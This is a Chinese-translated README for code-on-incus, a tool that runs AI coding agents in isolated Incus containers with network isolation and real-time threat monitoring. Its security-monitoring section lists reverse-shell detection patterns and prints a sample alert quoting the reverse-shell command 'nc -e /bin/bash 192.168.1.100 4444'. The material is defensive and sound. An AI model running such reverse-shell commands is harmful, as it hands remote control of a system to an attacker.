mensfeld/code-on-incus
GitHub: mensfeld/code-on-incus
在加固的 Incus 系统容器中安全运行 AI 编程代理,提供实时威胁检测和自动阻断能力。
Stars: 545 | Forks: 43
# code-on-incus (`coi`)
[](https://opensource.org/licenses/MIT)
[](https://golang.org/)
[](https://github.com/mensfeld/code-on-incus/releases)
**具备实时威胁检测功能、针对 AI 编码代理的安全加固容器运行时**
在隔离的、生产级的 Incus 容器中运行 AI 编码助手(Claude Code、opencode、Aider 等),无需为权限问题烦恼,拥有完美的文件所有权,并支持真正的多会话功能。
**有限的波及范围:** 提前准备您的工作空间,让 AI 代理在隔离环境中运行,验证结果。没有 SSH 密钥,没有环境变量,没有凭证暴露。如果遭到破坏,损害仅限于您的工作空间。网络隔离有助于防止数据渗出。您的主机系统受到保护。
**安全第一:** 与 Docker 或裸机执行不同,您的环境变量、SSH 密钥和 Git 凭证**绝不**会暴露给 AI 工具。容器在完全隔离的环境中运行,除非显式挂载,否则无法访问您的主机凭证。
**主动防御:** COI 不仅隔离 AI 工具——它还主动监控它们。内置的安全监控守护进程实时检测反向 shell、凭证扫描和大量数据读取,在损害发生之前自动暂停或终止容器。无需人工干预。
*可以把它看作是用于 AI 编码工具的 Docker,但使用的是像真实机器一样运行的系统容器。*
## 目录
- [支持的 AI 编码工具](#supported-ai-coding-tools)
- [功能特性](#features)
- [快速开始](#quick-start)
- [为什么选择 Incus 而不是 Docker 或 Docker 沙箱?](#why-incus-instead-of-docker-or-docker-sandboxes)
- [安装说明](#installation)
- [使用说明](#usage)

- [会话恢复](#session-resume)
- [持久化模式](#persistent-mode)
- [配置](#configuration)
- [系统健康检查](https://github.com/mensfeld/code-on-incus/wiki/System-Health-Check)
- [容器生命周期与会话持久化](https://github.com/mensfeld/code-on-incus/wiki/Container-Lifecycle-and-Sessions)
- [网络隔离](https://github.com/mensfeld/code-on-incus/wiki/Network-Isolation)
- [安全监控](#security-monitoring)
- [资源和时间限制](https://github.com/mensfeld/code-on-incus/wiki/Resource-and-Time-Limits)
- [安全最佳实践](https://github.com/mensfeld/code-on-incus/wiki/Security-Best-Practices)
- [故障排除](https://github.com/mensfeld/code-on-incus/wiki/Troubleshooting)
- [常见问题](https://github.com/mensfeld/code-on-incus/wiki/FAQ)
## 支持的 AI 编码工具
当前支持:
- **Claude Code**(默认)- Anthropic 的官方 CLI 工具
- **opencode** - 开源 AI 编码代理 (https://opencode.ai)
即将推出:
- Aider - 您终端中的 AI 结对编程
- Cursor - AI 优先的代码编辑器
- 以及更多...
工具抽象层使得添加对新 AI 编码助手的支持变得容易。
## 功能特性
**核心能力**
- 多槽位支持 - 在完全隔离的情况下为同一工作空间运行并行的 AI 编码会话
- 会话恢复 - 恢复对话,完整保留历史记录和凭证(工作空间范围)
- 持久化容器 - 在会话之间保持容器存活(保留已安装的工具)
- 工作空间隔离 - 每个会话挂载您的项目目录
- 槽位隔离 - 每个并行槽位都有自己的主目录(文件不会在槽位之间泄漏)
- 即使在临时模式下工作空间文件也会保留** - 只有容器被删除,您的工作始终被保存
- 容器快照 - 创建检查点、回滚更改,并在保留完整状态的情况下对实验进行分支
**安全与隔离**
- 凭证保护 - SSH 密钥、`.env` 文件、Git 凭证和环境变量**绝不**暴露,除非显式挂载
- 实时威胁检测 - 内核级 nftables 监控检测反向 shell、C2 连接、数据渗出、DNS 隧道和凭证扫描
- 自动响应 - HIGH(高)威胁时自动暂停,CRITICAL(严重)威胁时自动终止——无需人工干预
- 网络隔离 - 基于 Firewalld 的受限/白名单/开放模式,阻止专用网络访问并防止数据渗出
- 受保护路径 - `.git/hooks`、`.git/config`、`.husky`、`.vscode` 以只读方式挂载,以防止供应链攻击
- 系统容器 - 具有非特权容器的完整操作系统隔离,优于 Docker 特权模式
- 自动 UID 映射 - 没有权限地狱,文件所有权正确
- 审计日志 - 所有安全事件记录到 JSONL 中,用于取证和合规
**安全的危险操作**
- AI 编码工具通常需要广泛的文件系统访问权限或绕过权限检查
- **这些操作在容器内是安全的**,因为“root”是容器 root,而不是您的主机系统
- 容器是临时的——任何更改都包含在内,不会影响您的主机
- 这赋予了 AI 工具完整的功能,同时保护您的系统
## 快速开始
```
# 安装
curl -fsSL https://raw.githubusercontent.com/mensfeld/code-on-incus/master/install.sh | bash
# 构建镜像 (仅首次,约 5-10 分钟)
coi build
# 使用您首选的 AI 工具开始编码 (默认为 Claude Code)
cd your-project
coi shell
# 或者改用 opencode
coi shell --tool opencode
# 完成!您的 AI 编程助手现已在隔离容器中运行,具有:
# - 您的项目挂载在 /workspace
# - 正确的文件权限 (不再需要 chown!)
# - 容器内完整的 Docker 访问权限
# - GitHub CLI 可用,用于 PR/issue 管理
# - 所有工作区更改自动持久化
# - 无法访问您的主机 SSH 密钥、环境变量或凭据
```
## 为什么选择 Incus 而不是 Docker 或 Docker 沙箱?
### 什么是 Incus?
Incus 是一个现代 Linux 容器和虚拟机管理器,从 LXD 分叉而来。与 Docker(使用应用程序容器)不同,Incus 提供**系统容器**,其行为类似于具有完整 init 系统的轻量级虚拟机。
### 安全性比较
| 功能 | **code-on-incus** | Docker 沙箱 | 裸机 |
|------------|-------------------|----------------|------------|
| **凭证隔离** | 默认(绝不暴露) | 部分 | 无 |
| **实时威胁检测** | 内核级(nftables) | 无 | 无 |
| **反向 shell 检测** | 自动终止 | 无 | 无 |
| **数据渗出警报** | 自动暂停 | 无 | 无 |
| **网络隔离** | Firewalld(3 种模式) | 基础 | 无 |
| **受保护路径** | 只读挂载 | 无 | 无 |
| **自动响应(暂停/终止)** | 是 | 无 | 无 |
| **审计日志** | JSONL 取证 | 无 | 无 |
| **供应链攻击预防** | Git hooks/IDE 配置受保护 | 无 | 无 |
### 为什么选择 Incus 而不是 Docker 沙箱?
- **Linux 优先,而非 Linux 最后。** Docker 沙箱的 microVM 隔离仅在 macOS 和 Windows 上可用。Linux 只能得到基于传统容器的后备方案。COI 从头开始为 Linux 构建,因为 Incus 是 Linux 原生的。
- **不需要 Docker Desktop。** Docker 沙箱是 Docker Desktop 的一项功能。Docker Desktop 不是开源的,并且对大型组织有商业许可要求。COI 仅依赖于 Incus——完全开源,无供应商锁定,无额外运行时。
- **系统容器,而非虚拟机中的容器。** Incus 系统容器运行完整的操作系统,内部具有 systemd 和原生 Docker 支持——一层干净的隔离。Docker 沙箱将应用程序容器嵌套在 microVM 内,增加了架构复杂性。
- **没有权限地狱。** Incus 自动 UID/GID 移位意味着代理创建的文件在主机上具有正确的所有权。无需 `chown`,无需映射技巧。
- **默认凭证隔离。** 除非显式挂载,否则主机环境变量、SSH 密钥和 Git 凭证绝不暴露给 AI 工具。
- **简单透明。** 没有单独的守护进程,没有不透明的虚拟机嵌套。COI 直接与 Incus 通信——易于检查、调试和扩展。
### 与 Docker 的主要区别
| 功能 | **code-on-incus (Incus)** | Docker |
|---------|---------------------------|--------|
| **容器类型** | 系统容器(完整操作系统) | 应用程序容器 |
| **Init 系统** | 完整 systemd/init | 无 init(单进程) |
| **UID 映射** | 自动 UID 移位 | 需要手动映射 |
| **安全性** | 默认非特权 | 通常需要特权模式 |
| **文件权限** | 保留(UID 移位) | 主机 UID 冲突 |
| **启动时间** | ~1-2 秒 | ~0.5-1 秒 |
| **容器中运行 Docker** | 原生支持 | 需要 DinD 技巧 |
### 优势
- **没有权限地狱** - Incus 自动将容器 UID 映射到主机 UID。AI 工具在容器内创建的文件在主机上具有正确的所有权。不需要 `chown`。
- **真正的隔离** - 完整的系统容器意味着 AI 工具可以运行 Docker、systemd 服务等。比 Docker 的特权模式更安全。
- **持久化状态** - 系统容器可以停止/启动而不会丢失数据。非常适合长时间运行的 AI 编码会话。
- **资源效率** - 像 Docker 一样共享内核,比虚拟机开销更低,更适合并行会话的密度。
## 安装说明
### 自动安装(推荐)
```
# 一键安装
curl -fsSL https://raw.githubusercontent.com/mensfeld/code-on-incus/master/install.sh | bash
# 这将:
# - 下载并安装 coi 到 /usr/local/bin
# - 检查 Incus 安装情况
# - 验证您是否在 incus-admin 组中
# - 显示后续步骤
```
### 手动安装
适用于希望验证每一步或无法使用自动安装程序的用户:
**前置条件:**
1. **Linux 操作系统** - 仅支持 Linux(Incus 仅限 Linux)
- 支持的架构:x86_64/amd64, aarch64/arm64
2. **已安装并初始化 Incus**
**Ubuntu/Debian:**
sudo apt update
sudo apt install -y incus
**Arch/Manjaro:**
sudo pacman -S incus
# 启用并启动服务(Arch 上不会自动启动)
sudo systemctl enable --now incus.socket
# 为非特权容器配置 idmap
echo "root:1000000:1000000000" | sudo tee -a /etc/subuid
echo "root:1000000:1000000000" | sudo tee -a /etc/subgid
sudo systemctl restart incus.service
有关其他发行版,请参阅 [Incus 安装指南](https://linuxcontainers.org/incus/docs/main/installing/)。
**初始化 Incus(所有发行版):**
sudo incus admin init --auto
3. **用户在 incus-admin 组中**
sudo usermod -aG incus-admin $USER
# 注销并重新登录以使组更改生效
**安装步骤:**
1. **下载二进制文件**(适用于您的平台):
# 对于 x86_64/amd64
curl -fsSL -o coi https://github.com/mensfeld/code-on-incus/releases/latest/download/coi-linux-amd64
# 对于 aarch64/arm64
curl -fsSL -o coi https://github.com/mensfeld/code-on-incus/releases/latest/download/coi-linux-arm64
2. **验证下载**(可选但推荐):
# 检查文件大小和类型
ls -lh coi
file coi
3. **安装二进制文件**:
chmod +x coi
sudo mv coi /usr/local/bin/
sudo ln -sf /usr/local/bin/coi /usr/local/bin/claude-on-incus
4. **验证安装**:
coi --version
**替代方案:从源代码构建**
如果您喜欢从源代码构建或需要特定版本:
**构建依赖:**
```
# 必需:Go 1.24.4 或更高版本
sudo apt-get install golang-go
# 可选:用于 NFT 网络监控支持
# (如果您只使用进程/文件系统监控,则不需要)
sudo apt-get install libsystemd-dev
```
**构建并安装:**
```
git clone https://github.com/mensfeld/code-on-incus.git
cd code-on-incus
make build
sudo make install
```
**注意:** 如果您没有安装 `libsystemd-dev`,构建仍然会成功,但 NFT 网络监控功能将不可用。进程监控、文件系统监控和所有核心功能将正常工作。
**安装后设置:**
1. **可选:设置 ZFS 以实现即时容器创建**
# 安装 ZFS
# Ubuntu/Debian(可能并非适用于所有内核):
sudo apt-get install -y zfsutils-linux
# Arch/Manjaro(将 617 替换为您从 uname -r 获取的内核版本):
# sudo pacman -S linux617-zfs zfs-utils
# 创建 ZFS 存储池(50GiB)
sudo incus storage create zfs-pool zfs size=50GiB
# 配置默认配置文件以使用 ZFS
incus profile device set default root pool=zfs-pool
这会将容器启动时间从 5-10 秒减少到约 50 毫秒。如果 ZFS 不可用,容器将使用默认存储(较慢但功能完整)。
2. **验证组成员身份**(必须在新的 shell/登录中完成):
groups | grep incus-admin
**故障排除:**
- **“Permission denied”错误**:确保您在 `incus-admin` 组中并且已注销/登录
- **“incus: command not found”**:按照[官方指南](https://linuxcontainers.org/incus/docs/main/installing/)安装 Incus
- **无法下载二进制文件**:检查您的互联网连接和 GitHub 访问权限,或从源代码构建
### 构建镜像
```
# 构建统一的 coi 镜像 (5-10 分钟)
coi build
# 通过您自己的构建脚本自定义镜像
coi build custom my-rust-image --script build-rust.sh
coi build custom my-image --base coi --script setup.sh
```
**`coi` 镜像中包含的内容:**
- Ubuntu 22.04 基础
- Docker(完整的 Docker-in-container 支持)
- Node.js 20 + npm
- Claude Code CLI(默认 AI 工具)
- GitHub CLI (`gh`)
- tmux 用于会话管理
-常用构建工具(git、curl、build-essential 等)
**自定义镜像:** 使用在基础 `coi` 镜像之上运行的构建脚本来构建您自己的专用镜像。
## macOS 支持
**✅ COI 可在 macOS 上运行**,使用 [Colima](https://github.com/abiosoft/colima) 或 [Lima](https://github.com/lima-vm/lima) 虚拟机。
请参阅 [macOS 设置指南](https://github.com/mensfeld/code-on-incus/wiki/macOS-Setup-Guide) 获取完整说明,包括:
- Colima/Lima 安装和设置
- 自动环境检测
- 网络配置(需要 `--network=open`)
- macOS 用户的 AWS Bedrock 设置
**快速开始:**
```
brew install colima
colima start --cpu 4 --memory 8 --disk 50
colima ssh
# 按照指南中的安装步骤操作
```
## 使用说明
### 基本命令
```
# 交互式会话 (默认为 Claude Code)
coi shell
# 持久模式 - 在会话之间保留容器
coi shell --persistent
# 使用特定槽位进行并行会话
coi shell --slot 2
# 恢复上一个会话 (自动检测此工作区的最新会话)
coi shell --resume
# 通过 ID 恢复特定会话
coi shell --resume=
# 连接到现有会话
coi attach
# 列出活动容器和已保存的会话
coi list --all
# 优雅地关闭特定容器 (60秒超时)
coi shutdown coi-abc12345-1
# 使用自定义超时关闭
coi shutdown --timeout=30 coi-abc12345-1
# 关闭所有容器
coi shutdown --all
# 强制终止特定容器 (立即)
coi kill coi-abc12345-1
# 终止所有容器
coi kill --all
# 清理已停止的容器和孤立资源 (veths, firewall rules, zone bindings)
coi clean
# 在支持 PTY 的容器中执行命令
coi container exec mycontainer -t -- bash # Interactive shell with PTY
coi container exec mycontainer -- echo "hello" # Non-interactive command
# 列出所有容器 (底层,用于编程用途)
coi container list # Text format (default)
coi container list --format=json # JSON format
# 在主机和容器之间传输文件
coi file push ./config.json mycontainer:/workspace/config.json
coi file push -r ./src mycontainer:/workspace/src
coi file pull mycontainer:/workspace/output.log ./output.log
coi file pull -r mycontainer:/root/.claude ./backup/
# 管理自定义镜像
coi image list # List COI images
coi image list --all # List all local images
coi image list --prefix myproject- --format=json # Filter and output as JSON
coi image publish mycontainer my-custom-image # Publish container as image
coi image exists my-custom-image # Check if image exists
coi image delete my-old-image # Delete image
coi image cleanup myproject- --keep 3 # Keep only 3 most recent versions
```
### 全局参数
```
--workspace PATH # Workspace directory to mount (default: current directory)
--slot NUMBER # Slot number for parallel sessions (0 = auto-allocate)
--persistent # Keep container between sessions
--resume [SESSION_ID] # Resume from session (omit ID to auto-detect latest for workspace)
--continue [SESSION_ID] # Alias for --resume
--profile NAME # Use named profile
--image NAME # Use custom image (default: coi)
--env KEY=VALUE # Set environment variables
--storage PATH # Mount persistent storage
```
### 高级用法
有关高级功能的详细文档,请参阅 Wiki:
- **[容器操作](https://github.com/mensfeld/code-on-incus/wiki/Container-Operations)** - 容器管理和低级操作
- **[文件传输](https://github.com/mensfeld/code-on-incus/wiki/File-Transfer)** - 在主机和容器之间推/拉文件
- **[Tmux 自动化](https://github.com/mensfeld/code-on-incus/wiki/Tmux-Automation)** - 使用 tmux 命令自动化 AI 会话
- **[镜像管理](https://github.com/mensfeld/code-on-incus/wiki/Image-Management)** - 创建和管理自定义镜像
### 快照管理
有关快照的完整文档,请参阅[快照管理指南](https://github.com/mensfeld/code-on-incus/wiki/Snapshot-Management)。
**快速参考:**
```
coi snapshot create checkpoint-1 # Create named snapshot
coi snapshot list # List snapshots
coi snapshot restore checkpoint-1 # Restore (container must be stopped)
coi snapshot delete checkpoint-1 # Delete snapshot
```
## 会话恢复
会话恢复允许您恢复之前的 AI 编码会话,并完整保留历史记录和凭证。
**用法:**
```
# 自动检测并恢复此工作区的最新会话
coi shell --resume
# 通过 ID 恢复特定会话
coi shell --resume=
# 别名:--continue 功能相同
coi shell --continue
# 列出可用会话
coi list --all
```
**恢复内容:**
- 之前会话的完整对话历史
- 工具凭证和身份验证(无需重新认证)
- 用户设置和偏好
- 项目上下文和对话状态
**工作原理:**
- 每次会话后,工具状态目录(例如 `.claude`)会自动保存到 `~/.coi/sessions-/`
- 恢复时,会话数据在工具启动前恢复到容器中
- 从您的主机配置目录注入新凭证
- AI 工具自动从您中断的地方继续
**工作空间范围会话:**
- `--resume` 仅查找来自**当前工作空间目录**的会话
- 来自其他工作空间的会话永远不会被考虑(安全功能)
- 这可以防止意外恢复具有不同项目上下文的会话
- 每个工作空间维护自己的会话历史
**注意:** 恢复适用于临时容器和持久化容器。对于临时容器,容器会被重新创建,但对话会无缝继续。
## 持久化模式
默认情况下,容器是**临时的**(退出时删除)。无论哪种模式,您的**工作空间文件始终保留**。
启用**持久化模式**以同时保留容器及其已安装的软件包:
**通过 CLI:**
```
coi shell --persistent
```
**通过配置(推荐):**
```
# ~/.config/coi/config.toml
[defaults]
persistent = true
```
**优势:**
- 一次安装,永久使用 - `apt install`、`npm install` 等都会保留
- 更快的启动 - 重用现有容器而不是重建
- 构建产物保留 - 每次会话无需重新编译
**编码机器概念:**
将持久化容器视为由 AI 代理拥有的专用编码机器。代理可以自由安装软件、配置工具、修改环境——这是他们的机器。您的工作空间被挂载到他们的机器中,他们进行工作,您取回结果。这种自主性让代理能够高效工作,而无需重复设置环境,同时您的主机系统受到保护。
**保留内容:**
- **临时模式:** 工作空间文件 + 会话数据(容器已删除)
- **持久化模式:** 工作空间文件 + 会话数据 + 容器状态 + 已安装的软件包,系统设置
## 配置
配置文件:`~/.config/coi/config.toml`
```
[defaults]
image = "coi"
persistent = true
mount_claude_config = true
[tool]
name = "claude" # AI coding tool to use: "claude" (default) or "opencode"
# binary = "claude" # 可选:覆盖二进制文件名
[paths]
# 注意:sessions_dir 已弃用 - 现在会自动使用特定工具的目录
# (例如,~/.coi/sessions-claude/, ~/.coi/sessions-aider/)
sessions_dir = "~/.coi/sessions" # Legacy path (not used for new sessions)
storage_dir = "~/.coi/storage"
[incus]
project = "default"
group = "incus-admin"
claude_uid = 1000
[profiles.rust]
image = "coi-rust"
environment = { RUST_BACKTRACE = "1" }
persistent = true
```
**配置层次结构**(最后优先级最高):
1. 内置默认值
2. 系统配置(`/etc/coi/config.toml`)
3. 用户配置(`~/.config/coi/config.toml`)
4. 项目配置(`./.coi.toml`)
5. CLI 参数
## 资源和时间限制
有关控制容器资源消耗和运行时的完整文档,请参阅[资源和时间限制指南](https://github.com/mensfeld/code-on-incus/wiki/Resource-and-Time-Limits)。
**快速示例:**
```
# 限制 CPU、内存和运行时
coi shell --limit-cpu="2" --limit-memory="2GiB" --limit-duration="2h"
```
**可限制内容:**
- CPU 核心数和使用率百分比
- 内存和交换空间
- 磁盘 I/O 速率
- 最大运行时间和进程数
- 达到时间限制时自动停止
## 容器生命周期与会话持久化
有关容器和会话如何工作的详细说明,请参阅[容器生命周期和会话指南](https://github.com/mensfeld/code-on-incus/wiki/Container-Lifecycle-and-Sessions)。
**核心概念:**
- **工作空间文件**:始终保存(无论哪种模式)
- **会话数据**:始终保存到 `~/.coi/sessions-/`
- **临时模式**(默认):退出后删除容器,保留会话
- **持久化模式**(`--persistent`):保留容器及所有已安装的软件包
- **恢复**(`--resume`):在新的/现有的容器中恢复 AI 对话
**快速参考:**
```
coi shell --persistent # Keep container between sessions
coi shell --resume # Resume previous conversation
coi attach # Reconnect to running container
sudo poweroff # Properly stop container (inside)
coi shutdown # Graceful stop (outside)
```
## 网络隔离
有关网络安全和 firewalld 设置的完整文档,请参阅[网络隔离指南](https://github.com/mensfeld/code-on-incus/wiki/Network-Isolation)。
**网络模式:**
- **Restricted(受限,默认)** - 阻止专用网络,允许互联网
- **Allowlist(白名单)** - 仅允许特定域/IP
- **Open(开放)** - 无限制(仅限受信任的项目)
**快速示例:**
```
coi shell # Restricted mode (default)
coi shell --network=allowlist # Allowlist mode
coi shell --network=open # Open mode
```
**Docker Registry 访问:**
默认情况下,Docker Registry(docker.io、ghcr.io 等)在**受限模式**下可访问。在**白名单模式**下,您需要将 Registry 域添加到您的白名单:
```
# 用于 Docker Hub
coi config set network.allowlist "registry-1.docker.io,auth.docker.io,production.cloudflare.docker.com"
# 或者为此会话使用 open 模式
coi shell --network=open
```
`code` 用户拥有**无密码 sudo** 访问权限,因此 Docker 命令无需密码提示即可工作:
```
sudo docker pull alpine
sudo docker run -it alpine sh
```
**从主机访问容器服务:**
```
coi list # Get container IP
curl http://:3000
```
**注意:** 网络隔离需要 firewalld。使用 `--network=open` 或参阅指南获取 firewalld 设置说明。
## 安全监控
`coi` 包含**始终开启的安全监控**,以实时检测和响应恶意行为。监控守护进程在会话期间自动运行,并防止:
**威胁检测:**
- **反向 shell** - 检测 `nc -e`、`bash -i >& /dev/tcp/`、Python/Perl/Ruby 反向 shell 模式
- **数据渗出** - 监控可能表明代码窃取尝试的大量工作空间读取
- **环境扫描** - 标记搜索 API 密钥、机密和凭证的进程
- **网络威胁(NFT)** - 实时内核级检测:
- 到专用网络的连接(RFC1918)
- 云元数据端点访问(169.254.169.254)
- 可疑端口(4444、5555、31337 - 常见的 C2/后门端口)
- 白名单违规
- DNS 查询异常(隧道、意外服务器)
- 轮询遗漏的短期连接(<2s)
**自动响应:**
- **INFO(信息)**:记录以供审查
- **WARNING(警告)**:记录 + 显示为警报
- **HIGH(高)**:记录 + 警报 + **容器暂停**(需要手动恢复)
- **CRITICAL(严重)**:记录 + 警报 + **立即终止容器**
**查看实时监控:**
```
# 监控正在运行的容器
coi monitor coi-abc-1
# 监视模式 (每 2 秒更新一次)
coi monitor coi-abc-1 --watch 2
# 用于脚本编写的 JSON 输出
coi monitor coi-abc-1 --json
```
**查看审计日志:**
```
# 查看所有安全事件
coi monitor audit coi-abc-1
# 按严重性筛选
coi monitor audit coi-abc-1 --level=critical,high
# 导出以供分析
coi monitor audit coi-abc-1 --export=report.json
```
**示例警报:**
```
⚠ SECURITY ALERT [CRITICAL]
Reverse shell detected
Process 'nc -e /bin/bash 192.168.1.100 4444' (PID 1235) matches reverse shell pattern 'nc -e'
→ Action taken: killed
→ Logged to audit: ~/.coi/audit/coi-abc-1.jsonl
```
**配置:**
```
# ~/.config/coi/config.toml
[monitoring]
enabled = true # Enable/disable monitoring
auto_pause_on_high = true # Pause on high-severity threats
auto_kill_on_critical = true # Kill on critical threats
poll_interval_sec = 2 # Monitoring frequency
file_read_threshold_mb = 50.0 # MB read before alerting
file_read_rate_mb_per_sec = 10.0 # Sustained read rate threshold
audit_log_retention_days = 30 # Audit log retention
[monitoring.nft]
enabled = true # Enable nftables network monitoring
rate_limit_per_second = 100 # Log volume limit
dns_query_threshold = 100 # Alert on >N DNS queries/min
log_dns_queries = true # Separate DNS logging
lima_host = "" # For macOS: "lima-default"
```
**审计日志**以 JSON Lines 格式存储在 `~/.coi/audit/.jsonl`,用于取证和合规。
### NFT 网络监控设置
NFT 监控需要额外的系统依赖。使用以下命令安装它们:
```
# 运行设置脚本 (需要 sudo)
./scripts/install-nft-deps.sh
# 或者手动:
sudo apt-get install -y libsystemd-dev nftables
sudo usermod -a -G systemd-journal $USER
# 配置 nft 命令的无密码 sudo
echo '%incus-admin ALL=(ALL) NOPASSWD: /usr/sbin/nft' | sudo tee /etc/sudoers.d/coi-nft
sudo chmod 0440 /etc/sudoers.d/coi-nft
# 重要:请注销并重新登录以使组成员身份生效
# 或者运行:newgrp systemd-journal
```
**验证设置:**
```
# 检查 NFT 监控状态
coi health
# 测试日志访问权限
journalctl -k -n 10
# 测试 nftables 访问权限
sudo -n nft list ruleset
```
**所需软件包:**
- `libsystemd-dev` - 用于 journald 集成的 systemd 开发头文件
- `nftables` - 用于网络监控的内核级数据包过滤
- systemd-journal 组成员身份 - 无需 sudo 即可读取内核日志
- 用于 nft 命令的无密码 sudo - 无需提示即可添加/删除规则
## 安全最佳实践
有关详细的安全建议,请参阅[安全最佳实践指南](https://github.com/mensfeld/code-on-incus/wiki/Security-Best-Practices)。
**自动保护安全敏感路径(默认):**
COI 自动将安全敏感路径挂载为只读,以防止容器修改可能在您主机上自动执行的文件:
```
coi shell # Protected paths mounted read-only (default)
coi shell --writable-git-hooks # Opt-out (disables all protection)
```
**默认受保护路径:**
- `.git/hooks` - Git hooks 在提交、推送等时执行。
- `.git/config` - 可以设置 `core.hooksPath` 以绕过 hooks 保护
- `.husky` - Husky git hooks 管理器
- `.vscode` - VS Code `tasks.json` 可以自动执行,`settings.json` 可以注入 shell 参数
**为什么这很重要:** 这些路径包含在您的主机系统上自动执行的文件。如果容器可以修改它们,则可能会注入在您提交、打开 IDE 或执行其他操作时运行的恶意代码。COI 默认阻止这些攻击媒介。
**通过配置自定义受保护路径:**
```
# ~/.config/coi/config.toml
[security]
# 添加附加路径而不替换默认值
additional_protected_paths = [".idea", "Makefile"]
# 或者完全替换默认列表
# protected_paths = [".git/hooks", ".git/config"]
# 禁用所有保护 (不推荐)
# disable_protection = true
```
**旧选项 - 通过配置启用可写 hooks:**
```
# ~/.config/coi/config.toml
[git]
writable_hooks = true # Disables all path protection
```
**额外保护 - 在提交 AI 生成的代码时禁用 git hooks:**
```
# 禁用 hooks 进行提交 (额外安全层)
git -c core.hooksPath=/dev/null commit --no-verify -m "your message"
# 或者创建一个别名
alias gcs='git -c core.hooksPath=/dev/null commit --no-verify'
```
## 系统健康检查
有关诊断和检查内容的详细信息,请参阅[系统健康检查指南](https://github.com/mensfeld/code-on-incus/wiki/System-Health-Check)。
**运行诊断:**
```
coi health # Basic health check
coi health --format json # JSON output
coi health --verbose # Additional checks
```
**检查内容:** 系统信息、Incus 设置、权限、网络配置、存储和正在运行的容器。
**退出代码:** 0(健康),1(降级),2(不健康)
## 故障排除
有关常见问题和解决方案,请参阅[故障排除指南](https://github.com/mensfeld/code-on-incus/wiki/Troubleshooting)。
**常见问题:**
- **构建期间的 DNS 问题** - COI 自动修复 systemd-resolved 冲突
- 运行 `coi health` 以诊断设置问题
- 查看故障排除指南以获取详细的解决方案
## 常见问题
请参阅 [FAQ](https://github.com/mensfeld/code-on-incus/wiki/FAQ) 获取常见问题的解答。
**涵盖主题:**
- COI 与 Docker 沙箱和 DevContainers 的比较
- Windows 支持(WSL2)
- 安全模型和提示注入保护
- API 密钥安全和信任模型
- 什么是 Incus?(与 tmux 对比)标签:Aider, AI编程, AMSI绕过, Claude Code, DevSecOps, DNS 反向解析, Golang, HTTP工具, Incus, JSONLines, Web截图, 上游代理, 代码安全, 会话持久化, 入侵防御, 凭证保护, 勒索软件防护, 反向shell检测, 威胁检测, 安全编程, 容器安全, 日志审计, 沙盒运行时, 沙箱, 漏洞枚举, 系统容器, 网络安全审计, 自动响应, 防数据泄露, 隔离环境, 零信任